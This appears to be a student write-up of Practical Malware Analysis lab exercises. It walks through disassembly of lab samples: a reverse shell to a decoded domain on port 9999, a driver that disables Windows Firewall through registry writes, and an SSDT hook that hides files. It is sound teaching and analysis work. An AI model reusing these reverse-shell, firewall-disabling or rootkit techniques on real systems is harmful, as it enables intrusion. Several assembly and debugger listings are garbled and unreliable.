


Figure 4. XOR decoding

Stepping into the subroutine, you will realize that the malware is trying to decode a string(0x0012FD90) with the xor key (1qaz2wsx3edc). As shown above, we can start to see the decoded string taking shape.

vi. What domain name does this malware use?

```

00401100: 33CA          XOR ECX, ECX
0040110C: 8B85 F8FFFF   MOV EAX, DWORD PTR SS:[EBP-108]
00401114: 88C05 00FFFF   MOV BYTE PTR SS:[EBP+ECX-100], CL
0040111B: EB B7         JMP SHORT ocl.004010D4
0040111D: > 8D85 00FFFFFF LEA EAX,DWORD PTR SS:[EBP-100]
00401123: 5F             POP EDI
00401124: 8BE5          MOV ESP,EBP
00401126: 5D             POP EBP
00401127: C3             RETN
00401128: 55             PUSH EBP
00401129: 8BEC          MOU EBP,ESP
Stack address=0012FB64, (ASCII "www")
EAX=0000001F
Jump from 004010EA

```

Address	Hex dump
0012FB64	77 ?? ??
0012FB6C	74 69
0012FB74	??
0012FB7C	??
0012FB84	??

Figure 5. Domain Decoded

<http://www.practicalmalwareanalysis.com>

vii. What encoding routine is being used to obfuscate the domain name?

As mentioned in question 5, XOR is used to obfuscate the domain name.

viii. What is the significance of the CreateProcessA call at 0x0040106E?

```

push    ecx      ; int
lea     edx, [ebp+var_180]
push   edx      ; char *
call  getHostName
add    esp, 8
mov    [ebp+name], eax
mov    eax, [ebp+name]
push   eax      ; name
call  ds:gethostbyname
mov    [ebp+var_18C], eax
cmp    [ebp+var_18C], 0
jnz    short loc_401304

loc_401304:
mov    edx, [ebp+var_18C]
mov    eax, [edx+0Ch]
mov    ecx, [eax]
mov    edx, [ecx]
mov    dword ptr [ebp+var_1CC.sa_data*2], edx
push   9999      ; port 9999
call  ds:htons
mov    word ptr [ebp+var_1CC.sa_data], ax
[ebp+var_1CC.sa_family], AF_INET
push   10h       ; namelen
lea     eax, [ebp+var_1CC]
push   eax      ; name
mov    ecx, [ebp+s]
push   ecx      ; s
call  ds:connect
mov    [ebp+var_1B4], eax
cmp    [ebp+var_1B4], 0xFFFFFFFF
jnz    short loc_40137A

loc_40137A:
mov    eax, [ebp+s]
push   eax
sub    esp, 10h
mov    ecx, esp
mov    edx, dword ptr [ebp+var_1CC.sa_family]
[ecx], edx
mov    eax, dword ptr [ebp+var_1CC.sa_data*2]
[ecx*4], eax
mov    edx, dword ptr [ebp+var_1CC.sa_data*6]
[ecx*8], edx
mov    eax, dword ptr [ebp+var_1CC.sa_data*0Ah]
[ecx*0Ch], eax
call  CommandExecution
add    esp, 14h
mov    ecx, [ebp+s]
push   ecx      ; s
call  ds:closesocket
call  ds:VSACleanup
push   7530h     ; dwMilliseconds
call  ds:Sleep
jmp    loc_40124C

```

Figure 6. connecting to practicalmalwareanalysis.com:9999

The first block shows that we get the decoded domain name and get the ip by using gethostbyname . In the second block, we can see that it is trying to connect to the derived ip at port 9999. In the third block, we can see that socket s is passed into the CommandExecution subroutine as last argument.

Figure 7. passing io to socket

From the above figure, we can see that the StartupInfo's hStdInput, hStdOutput, hStdError now points to the socket s. In other words, all input and output that we see in cmd.exe console will now be transmitted over the network. The CreateProcessA call for cmd.exe and is hidden via wShowWindow flag set to SW_HIDE(0). What it all meant was that a reverse shell is spawned to receive commands from the attacker's server.

f. Analyze the malware found in the file Lab09-03.exe using OllyDbg and IDA Pro. This malware loads three included DLLs (DLL1.dll, DLL2.dll, and DLL3.dll) that are all built to request the same memory load location. Therefore, when viewing these DLLs in OllyDbg versus IDA Pro, code may appear at different memory locations. The purpose of this lab is to make you comfortable with finding the correct location of code within IDA Pro when you are looking at code in OllyDbg

i. What DLLs are imported by Lab09-03.exe?

Address	Ordinal	Name	Library
00405000		DLL1Print	DLL1
0040500C		DLL2Print	DLL2
00405008		DLL2ReturnJ	DLL2
004050B0		GetStringTypeW	KERNEL32
004050AC		LCMapStringA	KERNEL32
004050A8		MultiByteToWideChar	KERNEL32
004050A4		HeapReAlloc	KERNEL32
004050A0		VirtualAlloc	KERNEL32
0040509C		GetOEMCP	KERNEL32
00405098		GetACP	KERNEL32
00405094		GetCPIInfo	KERNEL32
00405090		HeapAlloc	KERNEL32
0040508C		RtlUnwind	KERNEL32
00405088		HeapFree	KERNEL32
00405084		VirtualFree	KERNEL32
00405080		HeapCreate	KERNEL32
0040507C		HeapDestroy	KERNEL32
00405078		GetVersionExA	KERNEL32
00405074		GetEnvironmentVariableA	KERNEL32
00405070		GetModuleHandleA	KERNEL32
0040506C		GetStartupInfoA	KERNEL32
00405068		GetFileType	KERNEL32
00405064		GetStdHandle	KERNEL32
00405060		SetHandleCount	KERNEL32
0040505C		GetEnvironmentStringsW	KERNEL32
00405058		GetEnvironmentStrings	KERNEL32
00405054		WideCharToMultiByte	KERNEL32
00405050		FreeEnvironmentStringsW	KERNEL32
0040504C		FreeEnvironmentStringsA	KERNEL32
00405048		GetModuleFileNameA	KERNEL32
00405044		UnhandledExceptionFilter	KERNEL32
00405040		GetCurrentProcess	KERNEL32
0040503C		TerminateProcess	KERNEL32
00405038		ExitProcess	KERNEL32
00405034		GetVersion	KERNEL32
00405030		GetCommandLineA	KERNEL32
0040502C		Sleep	KERNEL32
00405028		GetStringTypeA	KERNEL32
00405024		GetProcAddress	KERNEL32
00405020		LoadLibraryA	KERNEL32
0040501C		CloseHandle	KERNEL32
00405018		LCMapStringW	KERNEL32
00405014		WriteFile	KERNEL32
004050B8		NetScheduleJobAdd	NETAPI32

Figure 1. imports

From IDA Pro we can see that DLL1, Dll2, KERNEL32 and NETAPI32 is imported by the malware. During runtime we can see more dlls being imported.

Executable modules					
Base	Size	Entry	Name	File version	Path
00330000	0000E0000	00331174	DLL2	5.1.2600.5512	(C:\Documents and Settings\Administrator\Desktop\BinaryCollection\DLL2.dll)
00331180	000010000	00331181	DLL2	5.1.2600.5512	(C:\Documents and Settings\Administrator\Desktop\BinaryCollection\DLL2.dll)
00440000	000090000	00440102	NETAPI32	5.1.2600.5512	(C:\Windows\system32\NETAPI32.dll)
10000000	0000E0000	10001152	DLL1	5.1.2600.5512	(C:\Documents and Settings\Administrator\Desktop\BinaryCollection\DLL1.dll)
5B960000	000550000	5B960848	NETAPI32	5.1.2600.5512	(C:\Windows\system32\NETAPI32.dll)
71440000	000080000	71440138	MS2HELP	5.1.2600.5512	(C:\Windows\system32\MS2HELP.dll)
100000000	000010000	10001153	MS2HELP	5.1.2600.5512	(C:\Windows\system32\MS2HELP.dll)
76390000	000100000	76391200	IM32	5.1.2600.5512	(C:\Windows\system32\IM32.DLL)
76060000	000190000	76065304	iphlpapi	5.1.2600.5512	(C:\Windows\system32\iphlpapi.dll)
77C10000	000580000	77C1F291	invcrt	7.0.2600.5512	(C:\Windows\system32\invcrt.dll)
77D00000	0000A0000	77D04900	msvcr7.0	5.1.2600.5512	(C:\Windows\system32\msvcr7.0.dll)
77D00000	000980000	77D0C9F8	REDUCE32	5.1.2600.5512	(C:\Windows\system32\REDUCE32.dll)
77E70000	000920000	77E7628F	RPCRT4	5.1.2600.5512	(C:\Windows\system32\RPCRT4.dll)
77F10000	000490000	77F16597	GO132	5.1.2600.5512	(C:\Windows\system32\GO132.dll)
77FE0000	000110000	77FE2126	Secur32	5.1.2600.5512	(C:\Windows\system32\Secur32.dll)
7C900000	0004F0000	7C912C82	ntdll	5.1.2600.5512	(C:\Windows\system32\ntdll.dll)
7E410000	000910000	7E418217	USER32	5.1.2600.5512	(C:\Windows\system32\USER32.dll)

Figure 2. DLL3.dll being imported during runtime

ii. What is the base address requested by DLL1.dll, DLL2.dll, and DLL3.dll?

Loading the dll in IDA Pro we can see the base address that each dll requests for. Turns out that all 3 dlls requests for the same image base at address 0x10000000.


Figure 3. Imagebase: 0x10000000

iii. When you use OllyDbg to debug Lab09-03.exe, what is the assigned based address for: DLL1.dll, DLL2.dll, and DLL3.dll?

From figure 2, we can observe that the base address for DLL1.dll is @0x10000000, DLL2.dll is @0x330000 and DLL3.dll is @0x390000.

iv. When Lab09-03.exe calls an import function from DLL1.dll, what does this import function do?

Figure 4. Calling DLL1Print



The screenshot shows a debugger window with assembly code. The title bar says '; Exported entry 1. DLL1Print'. The code is:

```
; Exported entry 1. DLL1Print

; Attributes: bp-based frame

public DLL1Print
DLL1Print proc near
push    ebp
mov     ebp, esp
mov     eax, dword_10008030
push    eax
push    offset aDLL1MysteryDat ; "DLL 1 mystery data %d\n"
call    printf
add    esp, 8
pop    ebp
ret
DLL1Print endp
```

Figure 5. DLL1Print

From figure 4, we can see that DLL1Print is called. In figure 1, we can see that DLL1Print is imported from DLL1.dll. Opening DLL1.dll in IDA Pro, we can conclude that DLL 1 mystery data %d\n is printed out. However %d is filled with values in dword_10008030 a global variable. xref check on this global variable suggests that it is being set by @0x10001009.

```

; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD FdwReason, LPUUID lpuReserved)
_DllMain@12 proc near

    hinstDLL= dword ptr  8
    FdwReason= dword ptr  0Ch
    lpuReserved= dword ptr  10h

    push    ebp
    mov     ebp, esp
    call    ds:GetCurrentProcessId
    mov     dword_10008030, eax
    mov     al, 1
    pop    ebp
    retn   0Ch
_DllMain@12 endp

```


Figure 6. Setting global variable with process id

The above figure shows that once the dll is loaded, it will query its own process id and set the global variable dword_1008030 to the retrieved process id. To conclude DLL1Print will print out “DLL 1 mystery data [CurrentProcess ID]”.

v. When Lab09-03.exe calls WriteFile, what is the filename it writes to?

Figure 7. File Handle from DLL2ReturnJ

Analyzing Lab09-03.exe, we can see that the File Handle is retrieved from DLL2ReturnJ subroutine (imported from DLL2.dll)



```

; Exported entry 2. DLL2ReturnJ

; Attributes: bp-based frame

public DLL2ReturnJ
DLL2ReturnJ proc near
push    ebp
mov     ebp, esp
mov     eax, dword_10008078
pop    ebp
retn
DLL2ReturnJ endp

```

Figure 8. DLL2ReturnJ

From the above image, DLL2ReturnJ returns a global variable taken from dword_1000B078.

```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12 proc near

    hinstDLL= dword ptr  8
    fdwReason= dword ptr  0Ch
    lpvReserved= dword ptr  10h

    push    ebp
    mov     ebp, esp
    push    0          ; hTemplateFile
    push    80h        ; dwFlagsAndAttributes
    push    2          ; dwCreationDisposition
    push    0          ; lpSecurity
    push    0          ; dwShareMode
    push    40000000h  ; dwPriority
    push    offset FileName
    call    ds>CreateFile@16
    mov     dword_1000B078, eax
    mov     al, 1
    pop    ebp
    retn
_DllMain@12 endp
```

Figure 9. DLL2's DLLMain

From the above image, things become clear. The returned File Handle points to temp.txt.

vi. When Lab09-03.exe creates a job using NetScheduleJobAdd, where does it get the data for the second parameter?

According to msdn, NetScheduleJobAdd submits a job to run at a specified future time and date. The second parameter is a pointer to a AT_INFO Structure

```
NET_API_STATUS NetScheduleJobAdd(
    _In_opt_ LPCWSTR Servername,
    _In_ LPBYTE Buffer,
    _Out_ LPDWORD JobId
);
```

```

.text:00401030      call  ds:CloseHandle
.text:0040103C      push  offset LibFileName ; "DLL3.dll"
.text:00401041      call  ds:LoadLibraryA
.text:00401047      mov   [ebp+hModule], eax
.text:0040104A      push  offset ProcName ; "DLL3Print"
.text:0040104F      mov   eax, [ebp+hModule]
.text:00401052      push  eax             ; hModule
.text:00401053      call  ds:GetProcAddress
.text:00401059      mov   [ebp+var_8], eax
.text:0040105C      call  [ebp+var_8]
.text:0040105F      push  offset aD11?
.text:00401064      mov   ecx, [ebp]
.text:00401067      push  ecx
.text:00401068      call  d?
.text:0040106E      mov   eax, [ebp]
.text:00401071      lea   [eax], lea
.text:00401074      .text:00401075
.text:00401078      .text:0040107B
.text:0040107B      .text:0040107E
.text:0040107F      .text:00401081
.text:00401081      .text:00401084
.text:00401084      .text:00401087

```

Figure 10. AT_INFO structure

From Lab09-03.exe we can see that it is loading a dll dynamically during runtime by first calling LoadLibraryA("DLL3.dll") then GetProcAddress("DLL3Print") to get the pointer to the export function. The pointer is then called to get the AT_INFO structure.

Figure 11. Get AT_INFO Structure

vii. While running or debugging the program, you will see that it prints out three pieces of mystery data. What are the following: DLL 1 mystery data 1, DLL 2 mystery data 2, and DLL 3 mystery data 3?

- DLL 1 mystery data prints out the current process id
- DLL 2 mystery data prints out the CreateFileA's handle

- DLL 3 mystery data prints out the decimal value of the address to the command string “ping http://www.malwareanalysisbook.com”;

viii. How can you load DLL2.dll into IDA Pro so that it matches the load address used by OllyDbg?




Figure 12. Manual Load

Select Manual Load checkbox when opening DLL2.dll in IDA Pro. You will be prompted to enter new image base address.

Practical 4

a. This lab includes both a driver and an executable. You can run the executable from anywhere, but in order for the program to work properly, the driver must be placed in the C:\Windows\System32 directory where it was originally found on the victim computer. The executable is Lab10-01.exe, and the driver is Lab10-01.sys

i. Does this program make any direct changes to the registry? (Use procmon to check.)

Not really. Looking at the following figure, the only direct changes made by the malware is RNG\Seed. However if you were to look into the registries created by services.exe, we will see that it is trying to add a service.

Figure 1. Registry changes

but this is not the case for regshot! There are some HKLM policies added to the machine.

Figure 2. More Registry changes in Regshot

ii. The user-space program calls the ControlService function. Can you set a breakpoint with WinDbg to see what is executed in the kernel as a result of the call to ControlService?




Figure 3. ControlService

The above figure shows the malware opening Lab10-01 service, starting the service and eventually closing it via ControlService; SERVICE_CONTROL_STOP.

breaking the kernel debugger and using the following command !object \Driver shows the loaded drivers...

```

nt!RtlpBreakWithStatusInstruction:
80527bdc cc          int     3
kd> !object \Driver
Object: e101d910 Type: (8a360418) Directory
ObjectHeader: e101d8f8 (old version)
HandleCount: 0 PointerCount: 87
Directory Object: e1001150 Name: Driver

Hash Address Type Name
--- 
00 8a0fd3a8 Driver Beep
8a20c3b0 Driver NDIS
8a053438 Driver Kc
01 8a0ad7d0 Driver
8a04ae38 Driver
89e28de8 Driver
02 89e29bf0 Driver
03 89e57b90 Driver
8a1f87b0 Driver
04 89fe6f38 Driver
89ee6030 Driver
8a2a60b8 Driver
05 8a292ec8 Driver
8a31e850 Driver
8a2717e0 Driv
07 89e0d7a0 Dr
8a2b0218
89e3c2r
08 8a28f
8a1
P
09
1

```

Figure 3. !object \Driver

SERVICE_CONTROL_STOP will call DriverUnload function. To figure out what is the address of DriverUnload function is I would first place a breakpoint on Lab10_01 Driver entry.

```
kd> bu Lab10_01!DriverEntry
```

Note that “-” is converted to “_”. Next we need to step till Lab10_01.sys is loaded. Use step out till you see this nt!IopLoadUnloadDriver+0x45.

```
kd> !object \Driver
```

to list the loaded drivers, then we use display type (dt) to display out the LAB10-01 driver.

```

kd> !object 89d3ada0
Object: 89d3ada0 Type: (8a3275b8) Driver
ObjectHeader: 89d3ad88 (old version)
HandleCount: 0 PointerCount: 2
Directory Object: e101d910 Name: Lab10_01
kd> dt _DRIVER_OBJECT 89d3ada0
nt!_DRIVER_OBJECT
+0x000 Type : 0n4
+0x002 Size : 0n168
+0x004 DeviceObject : (null)
+0x008 Flags : 0x12
+0x00c DriverStart : 0xbaf7e000 Void
+0x010 DriverSize : 0xe80
+0x014 DriverSection : 0x89e3b630 Void
+0x018 DriverExtension : 0x89d3ae48 _DRIVER_EXTENSION
+0x01c DriverName : _UNICODE_STRING "\Driver\Lab10_01"
+0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
+0x028 FastIoDispatch : (null)
+0x02c DriverInit : 0xbaf7e959 long +0
+0x030 DriverStartIc : (null)
+0x034 DriverUnload : 0xbaf7e486 void +0
+0x038 MajorFunction : [28] 0x804f354a long nt!IopInvalidDeviceRequest+0

```

Figure 5. breakpoint unload

Stepping through the functions we will see RtlCreateRegistryKey and RtlWriteRegistryValue being called.

Figure 6. RtlCreateRegistryKey

The following image is the dissembled code of the driver in IDA Pro. Stepping the above instructions is the same as going through the instructions below.

```

kd> p
Lab10_01+0x48d: baf7e48d 56      push    esi
kd> p
Lab10_01+0x48e: baf7e48e 8b3580e7f7ba  mov     esi,dword ptr [Lab10_01+0x780 (baf7e780)]
kd> p
Lab10_01+0x494: baf7e494 57      push    edi
kd> p
Lab10_01+0x495: baf7e495 33ff  xor     edi,edi
kd> p
Lab10_01+0x497: baf7e497 68bce6f7ba  push    offset Lab10_01+0x6bc (baf7e6bc)
kd> p
Lab10_01+0x49c: baf7e49c 57      push    edi
kd> du baf7e6bc
baf7e6bc  "\Registry\Machine\SOFTWARE\Polic"
baf7e6fc  "ies\Microsoft"
kd> t
Lab10_01+0x49d: baf7e49d 897dfc  mov     dword ptr [ebp-4],edi
kd> t
Lab10_01+0x4a0: baf7e4a0 ffd6  call    esi
kd> t
nt!RtlCreateRegistryKey: 805ddafe 8bff  mov     edi,edi

```

Figure 7. Lab10-01.sys IDA Pro

iii. What does this program do?

The malware creates a service Lab10-01 that calls the driver located at "c:\windows\system32\Lab10-01.sys". It then starts the service, executing the driver and then stops the driver causing the driver to unload itself. In the driver's unload function the driver attempts to create and write registry key using kernel function call. The following are the registry modification made by the driver.

- RtlCreateRegistryKey:
 \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft
- RtlCreateRegistryKey:
 \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall
- RtlCreateRegistryKey:
 \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall
 \\DomainProfile
- RtlCreateRegistryKey:
 \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall
 \\StandardProfile
- RtlWriteRegistryValue:
 \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall
 \\DomainProfile - 0 (data)
- RtlWriteRegistryValue:
 \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall
 \\StandardProfile - 0 (data)

According to msdn, the above registry modifications will disable Windows Firewall for both the domain and standard profiles on the victim's machine.

b-The file for this lab is Lab10-02.exe

i. Does this program create any files? If so, what are they?

Cerbero Profiler highlighted that the malware contains a PE Resource. Instinct tells me that this malware behaves like a packer and will extract this resource onto the target's machine.

Figure 1. MZ header in resource

Address	Length	Type	String
.rdata:004050EE	00000006	unic...	OP
.rdata:004050F5	00000008	C	(8PX)\a\b
.rdata:004050FD	00000007	C	700WP\`a
.rdata:0040510C	00000008	C	\b'h'''
.rdata:00405115	0000000A	C	ppxxxx\b\`a\b
.rdata:00405130	0000000E	unic...	(null)
.rdata:00405140	00000007	C	(null)
.rdata:00405148	0000000F	C	runtime error
.rdata:0040515C	0000000E	C	TLOSS error\r\n
.rdata:0040516C	0000000D	C	SING error\r\n
.rdata:0040517C	0000000F	C	DOMAIN error\r\n
.rdata:0040518C	00000025	C	R6028\r\n- unable to initialize heap\r\n
.rdata:004051B4	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
.rdata:004051EC	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
.rdata:00405224	00000026	C	R6025\r\n- pure virtual function call\r\n
.rdata:0040524C	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
.rdata:00405284	00000029	C	R6019\r\n- unable to open console device\r\n
.rdata:004052B0	00000021	C	R6018\r\n- unexpected heap error\r\n
.rdata:004052D4	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
.rdata:00405304	0000002C	C	R6016\r\n- not enough space for thread data\r\n
.rdata:00405330	00000021	C	\r\nabnormal program termination\r\n
.rdata:00405354	0000002C	C	R6009\r\n- not enough space for environment\r\n
.rdata:00405380	0000002A	C	R6008\r\n- not enough space for arguments\r\n
.rdata:004053AC	00000025	C	R6002\r\n- floating point not loaded\r\n
.rdata:004053D4	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:00405400	0000001A	C	Runtime Error!\r\nProgram:
.rdata:00405420	00000017	C	<program name unknown>
.rdata:00405438	00000013	C	GetLastActivePopup
.rdata:0040544C	00000010	C	GetActiveWindow
.rdata:0040545C	0000000C	C	MessageBoxA
.rdata:00405468	0000000B	C	user32.dll
.rdata:00405602	0000000D	C	KERNEL32.dll
.rdata:0040565A	0000000D	C	ADVAPI32.dll
.data:00406030	0000001A	C	Failed to start service.\n
.data:0040604C	0000001B	C	Failed to create service.\n
.data:00406068	0000000E	C	486 WS Driver
.data:00406078	00000021	C	Failed to open service manager.\n
.data:0040609C	00000020	C	C:\Windows\System32\MIwx486.sys
.data:004060BC	00000005	C	FILE

Figure 2. IDA Pro's string

“C:\\Windows\\System32\\Mlwx486.sys” seems suspicious. xRef this string might help us to solve this problem.

Figure 3. Extract Resource

In the main method, we can see that the code is trying to extract the FILE resource into “C:\\Windows\\System32\\Mlwx486.sys”.

```

call ds:WriteFile
push esi ; hObject
call ds:CloseHandle
push 0F003Fh ; dwDesiredAccess
push 0 ; lpDatabaseName
push 0 ; lpMachineName
call ds:OpenSCManagerA
test eax, eax
jnz short loc_401097

en service manager.\n"

loc_401097: ; lpPassword
push 0
push 0 ; lpServiceStartName
push 0 ; lpDependencies
push 0 ; lpduTagId
push 0 ; lpLoadOrderGroup
push offset BinaryPathName ; "C:\Windows\System32\MLwx486.sys"
push 1 ; dwErrorControl
push SERVICE_DEMAND_START ; dwStartType
push SERVICE_KERNEL_DRIVER ; dwServiceType
push 0F1FFh ; dwDesiredAccess
push offset DisplayName ; "486 WS Driver"
push offset DisplayName ; "486 WS Driver"
push eax ; hSCManager
call ds>CreateServiceA
mov esi, eax
test esi, esi
jnz short loc_4010DC

push offset aFailedToDelete ; "Failed to delete service.\n"
call _printf
add esp, 4
xor eax, eax
pop edi
pop esi
pop ebx
pop ecx
ret

loc_4010DC: ; lpServiceArgVectors
push 0 ; dwNumServiceArgs
push esi ; hService
call ds:StartServiceA
test eax, eax
jnz short loc_4010F8

```

After extracting the driver, the malware then goes on to create a service (486 WS Driver) and start it using StartServiceA.



Using Proc mon we can observe that WriteFile to "C:\Windows\System32\MLwx486.sys" was captured by the tool.

ii. Does this program have a kernel component?

Attempts to locate the dropped driver in system32 folder was fruitless. Somehow the file is not in the folder. So instead I decided to extract the driver out from the resource directly. Firing up IDA Pro we can see DriverEntry function suggesting that this executable is a driver.

iii. What does this program do?

DriverEntry leads us to the following subroutine in IDA Pro (0x10706). The malware is attempting to change the flow of the kernel Service Descriptor Table and the target that

it is attempting to hook is the NtQueryDirectoryFile. The malware calls MmGetSystemRoutineAddress to get the pointer to the NtQueryDirectoryFile and KeServiceDescriptorTable subroutine. Then it loops through the service descriptor table looking for the address of NtQueryDirectoryFile. Once found, it will overwrite the address with the evil hook (custom subroutine).

